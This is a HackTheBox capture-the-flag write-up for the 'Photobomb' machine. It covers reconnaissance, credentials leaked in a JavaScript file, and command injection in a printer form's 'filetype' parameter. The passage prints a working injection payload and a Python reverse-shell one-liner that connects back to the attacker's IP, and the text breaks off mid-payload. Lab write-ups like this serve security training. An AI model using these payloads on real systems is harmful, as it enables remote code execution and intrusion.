HackTheBox Writeup - Photobomb

#command_injection #path_injection

Recon


Nmap

```
┌──(root㉿kali)-[~/photobomb]
└─# nmap -sV -sC -p- -Pn -T4 -oA Photobomb 10.10.11.182
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-25 09:15 EST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.10% done; ETC: 09:16 (0:00:38 remaining)
Nmap scan report for 10.10.11.182
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 204.16 seconds
```

User Flag

The web index page will guide to `/printer` login page



Sign in

http://photobomb.htb


Your connection to this site is not private

Username: SS

Password:

Take a look at burp history

We can see that a cookie authorization code was written in front end



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Tim
64	http://photobomb.htb	GET	/printer			401	796	HTML		401 Authorization Required			10.10.11.182		09:18:45
63	https://ad.wappalyzer.com	POST	/log/wp/	✓		204	80					✓	54.146.19.76		09:18:44
61	http://photobomb.htb	GET	/printer			401	796	HTML		401 Authorization Required			10.10.11.182		09:18:43
60	http://photobomb.htb	GET	/printer			401	796	HTML		401 Authorization Required			10.10.11.182		09:18:41
57	http://photobomb.htb	GET	/photobomb.js			200	597	script	js				10.10.11.182		09:18:31
56	http://photobomb.htb	GET	/photobomb.js			200	597	script	js				10.10.11.182		09:18:30
54	http://photobomb.htb	GET	/			200	1104	HTML		Photobomb			10.10.11.182		09:18:30
52	http://photobomb.htb	GET	/										unknown host		09:18:28
50	http://photobomb.htb	GET	/										unknown host		09:18:27
48	http://photobomb.htb	GET	/										unknown host		09:18:27
46	http://photobomb.htb	GET	/										unknown host		09:18:11
44	http://photobomb.htb	GET	/										unknown host		09:18:08
42	http://photobomb.htb	GET	/										unknown host		09:18:05
40	http://photobomb.htb	GET	/										unknown host		09:18:04


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 25 Dec 2022 14:18:46 GMT
Content-Type: application/javascript;charset=utf-8
Content-Length: 339
Connection: close
Last-Modified: Wed, 14 Sep 2022 12:31:53 GMT
X-Content-Type-Options: nosniff

function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;

```

- Get creds: `http://pH0t0:b0Mb!@photobomb.htb/printer`

There's only one dynamic function in this page




File type JPG

○ 3000x2000 - mousemat ○ 1000x1500 - mug ● 600x400 - phone cover ○ 300x200 - keyring ○ 150x100 - usb stick ○ 30x20 - micro SD card

Observe the request and response with burp interceptor

Test simple command injection on the parameters


Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 0
Request Headers 13

Request to http://photobomb.htb:80 [10.10.11.182]

```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 76
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=600x400
```

First listen for ICMP packets on tun0

```
┌──(root㉿kali)-[~]
└─# tcpdump icmp -i tun0
```

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Found ping command injectable in `filetype`

```
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg;ping+10.10.14.38+-c+1&dimensions=600x400
```

```
┌──(root㉿kali)-[~]
└─# tcpdump icmp -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:42:15.118399 IP photobomb.htb > 10.10.14.38: ICMP echo request, id 4, seq 1, length 64
09:42:15.118453 IP 10.10.14.38 > photobomb.htb: ICMP echo reply, id 4, seq 1, length 64
```

Send reverse shell

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.38",1111));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Press `CTRL + U` in burp to quickly url encode

```
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg;python3+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.10.14.38",1111))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3bos.dup2(s.fileno(),2)%3bimport+pty%